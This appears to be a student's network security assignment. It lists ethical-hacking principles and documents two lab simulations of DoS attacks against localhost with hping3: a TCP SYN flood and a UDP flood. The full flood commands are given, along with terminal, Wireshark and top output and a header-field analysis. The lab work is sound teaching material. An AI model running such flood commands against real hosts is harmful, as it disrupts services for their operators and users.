

ASSIGNMENT – 2

CSCI-6708 Advanced Network Security

Sumit Singh

B00882103

Sm435410@dal.ca

Exercise 1

1. Knowing the client details and constraints. Make sure you know and comprehend the nature and characteristics of the client organization's business, system, and network before executing any ethical hacking. This will instruct you on how to handle sensitive, confidential, or proprietary information that you may come across during ethical hacking.
2. An ethical hacker should Identify and report vulnerabilities to the organization. **Ethical hackers report** vulnerabilities to the **organization** and offer **advice** on how to fix **them**. **Often**, the ethical hacker conducts a re-test with the organization's permission to **ensure** that **they** have been **thoroughly exposed**.
3. Knowing the limit and when to stop is basic ethics of hacker. **Tests should be conducted** up to **and** not **exceeding** the agreed-upon limits. ethical hackers should perform **attacks** only if they have previously been agreed upon with the client.
4. When performing the test, **maintain confidentiality** and follow a Nondisclosure Agreement (NDA). The information obtained and gathered during the testing or attack might contain sensitive information and as an ethical hacker you must not disclose it.
5. As an ethical hacker, you need patience and thoroughness. A feature of ethical hacking professionals is keeping complete records of all testing, whether they were successful or not. Each test should be documented with the date, description, and results, and a duplicate copy of the log book should be retained.
6. **A hacker must adhere to certain** constraints **in order to be ethical**. As a result, a test strategy plan should specify the networks to be tested, the frequency of testing, the testing processes, and the plan's approval.
7. **Empirical methods should be used by ethical hackers**. Empirical approaches aid in the development of quantifiable goals, the identification and development of repeatable tests, and the future provision of accurate and valid tests.

References

- [1]"Ethical Hacking Code of Ethics: Security, Risk & Issues - Panmore Institute", *Panmore Institute*, 2022. [Online]. Available: <http://panmore.com/ethical-hacking-code-of-ethics-security-risk-issues>. [Accessed: 12- Feb- 2022].
- [2]"Ethical Hacking - Computing and Software Wiki", *Wiki.cas.mcmaster.ca*, 2022. [Online]. Available: http://wiki.cas.mcmaster.ca/index.php/Ethical_Hacking#10_Commandments_of_Ethical_Hacking. [Accessed: 12- Feb- 2022].
- [3]2022. [Online]. Available: <https://info-savvy.com/scope-and-limitations-of-ethical-hacking/>. [Accessed: 12- Feb- 2022].
- [4]*Citeseerx.ist.psu.edu*, 2022. [Online]. Available: <http://citeseerx.ist.psu.edu/viewdoc/download?doi=10.1.1.184.6791&rep=rep1&type=pdf>. [Accessed: 12- Feb- 2022].

Experiment 1: Simulation of a TCP SYN DoS attack

Command: `sudo hping3 -S --flood -w 32 -p 80 -c 65000 127.0.0.1`

Screenshot of hping3 command terminal:

The screenshot shows a Kali Linux terminal window with the following content:

```

kali@kali: ~
File Actions Edit View Help Analyze Statistics Telephony Wireless Tools Help

(kali@kali)-[~]
$ sudo hping3 -S --flood -w 32 -p 80 -c 65000 127.0.0.1
HPING 127.0.0.1 (lo 127.0.0.1): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 127.0.0.1 hping statistic ---
2798780 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

(kali@kali)-[~]
$
2078183 52 727791208 127.0.0.1 127.0.0.1 TCP 54 [TCP Port numbers reused
2078184 52 727794072 127.0.0.1 127.0.0.1 TCP 54 [TCP Port numbers reused
2078185 52 727795206 127.0.0.1 127.0.0.1 TCP 54 80 - 6154 [RST, ACK] Seq
2078186 52 727798591 127.0.0.1 127.0.0.1 TCP 54 [TCP Port numbers reused
2078187 52 727799598 127.0.0.1 127.0.0.1 TCP 54 80 - 6155 [RST, ACK] Seq
2078188 52 727802517 127.0.0.1 127.0.0.1 TCP 54 [TCP Port numbers reused
2078189 52 727803708 127.0.0.1 127.0.0.1 TCP 54 80 - 6156 [RST, ACK] Seq
2078190 52 727806520 127.0.0.1 127.0.0.1 TCP 54 [TCP Port numbers reused
2078191 52 727807644 127.0.0.1 127.0.0.1 TCP 54 80 - 6157 [RST, ACK] Seq
2078192 52 727810489 127.0.0.1 127.0.0.1 TCP 54 [TCP Port numbers reused
2078193 52 727811620 127.0.0.1 127.0.0.1 TCP 54 80 - 6158 [RST, ACK] Seq
2078194 52 727814297 127.0.0.1 127.0.0.1 TCP 54 [TCP Port numbers reused

Frame 11: 42 bytes on wire (336 bits), 42 bytes captured (336 bits) on interface lo,
Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
00 00 00 00 00 00 00 00 00 00 00 00 45 00 E
Loopback lo: <live capture in progress> Packets: 2299622 · Displayed: 2299622 (100.0%) Profile: Default

```

Screenshot of wireshard capture:

The screenshot shows the Wireshark interface with a capture on the loopback interface 'lo'. The packet list displays a series of TCP RST packets from 127.0.0.1 to 127.0.0.1. The packet details view for the selected packet (No. 2810635) shows the Ethernet II header and the beginning of the Internet Protocol Version 4 header.

No.	Time	Source	Destination	Proto	Length	Info
2810620	19.042212368	127.0.0.1	127.0.0.1	TCP	54	[TCP Port numbers reused
2810621	19.042213485	127.0.0.1	127.0.0.1	TCP	54	80 → 45904 [RST, ACK] Seq
2810622	19.042216664	127.0.0.1	127.0.0.1	TCP	54	[TCP Port numbers reused
2810623	19.042217980	127.0.0.1	127.0.0.1	TCP	54	80 → 45905 [RST, ACK] Seq
2810624	19.042221077	127.0.0.1	127.0.0.1	TCP	54	[TCP Port numbers reused
2810625	19.042222126	127.0.0.1	127.0.0.1	TCP	54	80 → 45906 [RST, ACK] Seq
2810626	19.042225163	127.0.0.1	127.0.0.1	TCP	54	[TCP Port numbers reused
2810627	19.042226461	127.0.0.1	127.0.0.1	TCP	54	80 → 45907 [RST, ACK] Seq
2810628	19.042229534	127.0.0.1	127.0.0.1	TCP	54	[TCP Port numbers reused
2810629	19.042230612	127.0.0.1	127.0.0.1	TCP	54	80 → 45908 [RST, ACK] Seq
2810630	19.042233764	127.0.0.1	127.0.0.1	TCP	54	[TCP Port numbers reused
2810631	19.042235051	127.0.0.1	127.0.0.1	TCP	54	80 → 45909 [RST, ACK] Seq
2810632	19.042238038	127.0.0.1	127.0.0.1	TCP	54	[TCP Port numbers reused
2810633	19.042239147	127.0.0.1	127.0.0.1	TCP	54	80 → 45910 [RST, ACK] Seq
2810634	19.042242213	127.0.0.1	127.0.0.1	TCP	54	[TCP Port numbers reused
2810635	19.042243468	127.0.0.1	127.0.0.1	TCP	54	80 → 45911 [RST, ACK] Seq

Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface lo,
Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00),
Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1

0000 00 00 00 00 00 00 00 00 00 00 00 00 08 00 45 00E.

Loopback: lo: <live capture in progress> Packets: 2810635 · Displayed: 2810635 (100.0%) Profile: Default

Screenshot of top command before attack:

```
kali@kali: ~  
File Actions Edit View Help  
top - 19:30:21 up 3:34, 1 user, load average: 0.18, 0.18, 0.23  
Tasks: 166 total, 3 running, 163 sleeping, 0 stopped, 0 zombie  
%Cpu(s): 0.7 us, 1.0 sy, 0.0 ni, 98.3 id, 0.0 wa, 0.0 hi, 0.0 si, 0.0 st  
MiB Mem : 2300.5 total, 888.3 free, 579.0 used, 833.2 buff/cache  
MiB Swap: 975.0 total, 972.5 free, 2.5 used. 1468.6 avail Mem  


| PID   | USER | PR | NI  | VIRT   | RES    | SHR    | S | %CPU | %MEM | TIME+   | COMMAND                    |
|-------|------|----|-----|--------|--------|--------|---|------|------|---------|----------------------------|
| 464   | root | 20 | 0   | 297528 | 113332 | 44060  | S | 1.3  | 4.8  | 3:12.78 | Xorg                       |
| 841   | kali | 20 | 0   | 138988 | 40660  | 31692  | S | 0.7  | 1.7  | 0:02.53 | panel-1-whisker            |
| 2618  | kali | 20 | 0   | 257668 | 67668  | 56784  | S | 0.7  | 2.9  | 0:01.87 | qterminal                  |
| 731   | kali | 20 | 0   | 22696  | 2608   | 2416   | S | 0.3  | 0.1  | 1:04.58 | VBoxClient                 |
| 808   | kali | 20 | 0   | 323540 | 79304  | 58212  | R | 0.3  | 3.4  | 1:25.73 | xfwm4                      |
| 844   | kali | 20 | 0   | 89992  | 29604  | 16820  | S | 0.3  | 1.3  | 2:29.28 | panel-13-cpugra            |
| 846   | kali | 20 | 0   | 97088  | 23644  | 18852  | S | 0.3  | 1.0  | 0:58.71 | panel-15-genmon            |
| 10700 | kali | 20 | 0   | 484064 | 204160 | 114660 | S | 0.3  | 8.7  | 0:06.05 | wireshark                  |
| 1     | root | 20 | 0   | 35052  | 9500   | 7448   | S | 0.0  | 0.4  | 0:06.43 | systemd                    |
| 2     | root | 20 | 0   | 0      | 0      | 0      | S | 0.0  | 0.0  | 0:00.02 | kthreadd                   |
| 3     | root | 0  | -20 | 0      | 0      | 0      | I | 0.0  | 0.0  | 0:00.00 | rcu_gp                     |
| 4     | root | 0  | -20 | 0      | 0      | 0      | I | 0.0  | 0.0  | 0:00.00 | rcu_par_gp                 |
| 6     | root | 0  | -20 | 0      | 0      | 0      | I | 0.0  | 0.0  | 0:00.00 | kworker/0:0H-events_highp+ |
| 8     | root | 0  | -20 | 0      | 0      | 0      | I | 0.0  | 0.0  | 0:00.00 | mm_percpu_wq               |
| 9     | root | 20 | 0   | 0      | 0      | 0      | S | 0.0  | 0.0  | 0:00.00 | rcu_tasks_rude_            |
| 10    | root | 20 | 0   | 0      | 0      | 0      | S | 0.0  | 0.0  | 0:00.00 | rcu_tasks_trace            |
| 11    | root | 20 | 0   | 0      | 0      | 0      | S | 0.0  | 0.0  | 0:00.42 | ksoftirqd/0                |
| 12    | root | 20 | 0   | 0      | 0      | 0      | I | 0.0  | 0.0  | 0:06.67 | rcu_sched                  |
| 13    | root | rt | 0   | 0      | 0      | 0      | S | 0.0  | 0.0  | 0:00.51 | migration/0                |
| 15    | root | 20 | 0   | 0      | 0      | 0      | S | 0.0  | 0.0  | 0:00.00 | cpuhp/0                    |
| 16    | root | 20 | 0   | 0      | 0      | 0      | S | 0.0  | 0.0  | 0:00.00 | cpuhp/1                    |
| 17    | root | rt | 0   | 0      | 0      | 0      | S | 0.0  | 0.0  | 0:00.55 | migration/1                |
| 18    | root | 20 | 0   | 0      | 0      | 0      | S | 0.0  | 0.0  | 0:19.67 | ksoftirqd/1                |
| 20    | root | 0  | -20 | 0      | 0      | 0      | I | 0.0  | 0.0  | 0:00.00 | kworker/1:0H-events_highp+ |


```

Screenshot of top command during attack:

```
kali@kali: ~  
File Actions Edit View Help  
top - 19:32:22 up 3:36, 1 user, load average: 0.45, 0.24, 0.24  
Tasks: 171 total, 10 running, 161 sleeping, 0 stopped, 0 zombie  
%Cpu(s): 1.3 us, 1.3 sy, 0.0 ni, 94.1 id, 0.3 wa, 0.0 hi, 3.0 si, 0.0 st  
MiB Mem : 2300.5 total, 772.3 free, 693.9 used, 834.3 buff/cache  
MiB Swap: 975.0 total, 972.5 free, 2.5 used, 1352.8 avail Mem  
  
  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM    TIME+  COMMAND  
12067 root        20   0   12056    1516   1256 R   98.4   0.1   0:38.58 hping3  
18 root        20   0     0     0     0 R    1.1   0.0   0:20.05 ksoftirqd/1  
464 root        20   0   300392  119632  44952 R    0.8   5.1   3:15.64 Xorg  
11 root        20   0     0     0     0 S    0.5   0.0   0:00.79 ksoftirqd/0  
844 kali        20   0   89992   29604  16820 S    0.5   1.3   2:29.86 panel-13-cpugra  
2618 kali       20   0  257668  67668  56784 S    0.5   2.9   0:02.04 qterminal  
846 kali        20   0   97088   23644  18852 S    0.3   1.0   0:58.98 panel-15-genmon  
10456 root        20   0     0     0     0 I    0.3   0.0   0:00.24 kworker/0:1-events  
10700 kali       20   0  484064  204160  114660 S    0.3   8.7   0:06.25 wireshark  
11507 kali       20   0   11860    3660   3212 R    0.3   0.2   0:00.22 top  
11923 kali       20   0  475848  196076  115188 S    0.3   8.3   0:02.98 wireshark  
1 root        20   0   35052    9500   7448 S    0.0   0.4   0:06.43 systemd  
2 root        20   0     0     0     0 S    0.0   0.0   0:00.02 kthreadd  
3 root        0 -20     0     0     0 I    0.0   0.0   0:00.00 rcu_gp  
4 root        0 -20     0     0     0 I    0.0   0.0   0:00.00 rcu_par_gp  
6 root        0 -20     0     0     0 I    0.0   0.0   0:00.00 kworker/0:0H-events_highp+  
8 root        0 -20     0     0     0 I    0.0   0.0   0:00.00 mm_percpu_wq  
9 root        20   0     0     0     0 S    0.0   0.0   0:00.00 rcu_tasks_rude_  
10 root       20   0     0     0     0 S    0.0   0.0   0:00.00 rcu_tasks_trace  
12 root       20   0     0     0     0 R    0.0   0.0   0:06.71 rcu_sched  
13 root       rt   0     0     0     0 S    0.0   0.0   0:00.52 migration/0  
15 root       20   0     0     0     0 S    0.0   0.0   0:00.00 cpuhp/0  
16 root       20   0     0     0     0 S    0.0   0.0   0:00.00 cpuhp/1  
17 root       rt   0     0     0     0 S    0.0   0.0   0:00.55 migration/1
```


Screenshot of wireshark capture with details:

```
Wireshark 2.10.0 (64-bit)  
Capturing from any  
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help  
Apply a display filter ... <Ctrl-/>  
  
No. Time Source Destination Proto Length Info  
1752... 5.224637524 127.0.0.1 127.0.0.1 TCP 56 80 → 57355 [RST, ACK] Seq=1 Ac  
1753... 5.224637527 127.0.0.1 127.0.0.1 TCP 56 57355 → 80 [RST, ACK] Seq=57355  
.....  
▶ Frame 1752015: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface  
▶ Linux cooked capture v1  
▼ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1  
0100 .... = Version: 4  
.... 0101 = Header Length: 20 bytes (5)  
▶ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)  
Total Length: 40  
Identification: 0x0000 (0)  
▶ Flags: 0x40, Don't fragment  
...0 0000 0000 0000 = Fragment Offset: 0  
Time to Live: 64  
Protocol: TCP (6)  
Header Checksum: 0x3cce [validation disabled]  
[Header checksum status: Unverified]  
Source Address: 127.0.0.1  
Destination Address: 127.0.0.1  
▶ Transmission Control Protocol, Src Port: 80, Dst Port: 57355, Seq: 1, Ack: 1, Len: 0  
.....  
0020 7f 00 00 01 00 50 e0 0b 00 00 00 00 79 9a 60 67 .....P...y.g  
● Transmission Contr...ol (tcp), 20 bytes Packets: 1752072 · Displayed: 1752072 (100.0%) Profile: Default
```

G.

a.

- Source IP: 127.0.0.1
- Destination IP: 127.0.0.1
- Protocol field: TCP (6)
- Total length: 40
- Header checksum: 0x3cce



b.

- Source port: 28274
- Destination port: 80
- Flags set: 0x002 (SYN)
- Window size: 32


c. the clear difference that I observe from top command during the attack are as follows

- CPU utilization is maximum that is almost close to 98% during the attack where as just 2 % before it
- Memory utilization by Hping3 command is same there is no significant difference in that.


Experiment 2: Simulation of a UDP Flood DoS attack

Command: `sudo hping3 -2 -I u10000 -p 69 -c 20000 -d 4000 127.0.0.1`

Screenshot of hping3 command terminal:




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ sudo hping3 -2 -I u10000 -p 69 -c 20000 -d 4000 127.0.0.1  
HPING 127.0.0.1 (lo 127.0.0.1): udp mode set, 28 headers + 4000 data bytes  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=2570 seq=0  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=2571 seq=1  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=2572 seq=2  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=2573 seq=3  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=2574 seq=4  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=2575 seq=5  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=2576 seq=6  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=2577 seq=7  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=2578 seq=8  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=2579 seq=9  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=2580 seq=10  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost
```




```
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=12258 seq=9688  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=12259 seq=9689  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=12260 seq=9690  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=12261 seq=9691  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=12262 seq=9692  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=12263 seq=9693  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=12264 seq=9694  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=12265 seq=9695  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=12266 seq=9696  
ICMP Port Unreachable from ip=127.0.0.1 name=localhost  
status=0 port=12267 seq=9697  
^C  
--- 127.0.0.1 hping statistic ---  
9699 packets transmitted, 9698 packets received, 1% packet loss  
round-trip min/avg/max = 0.1/9.4/1009.5 ms  
(kali@kali)-[~]  
$
```

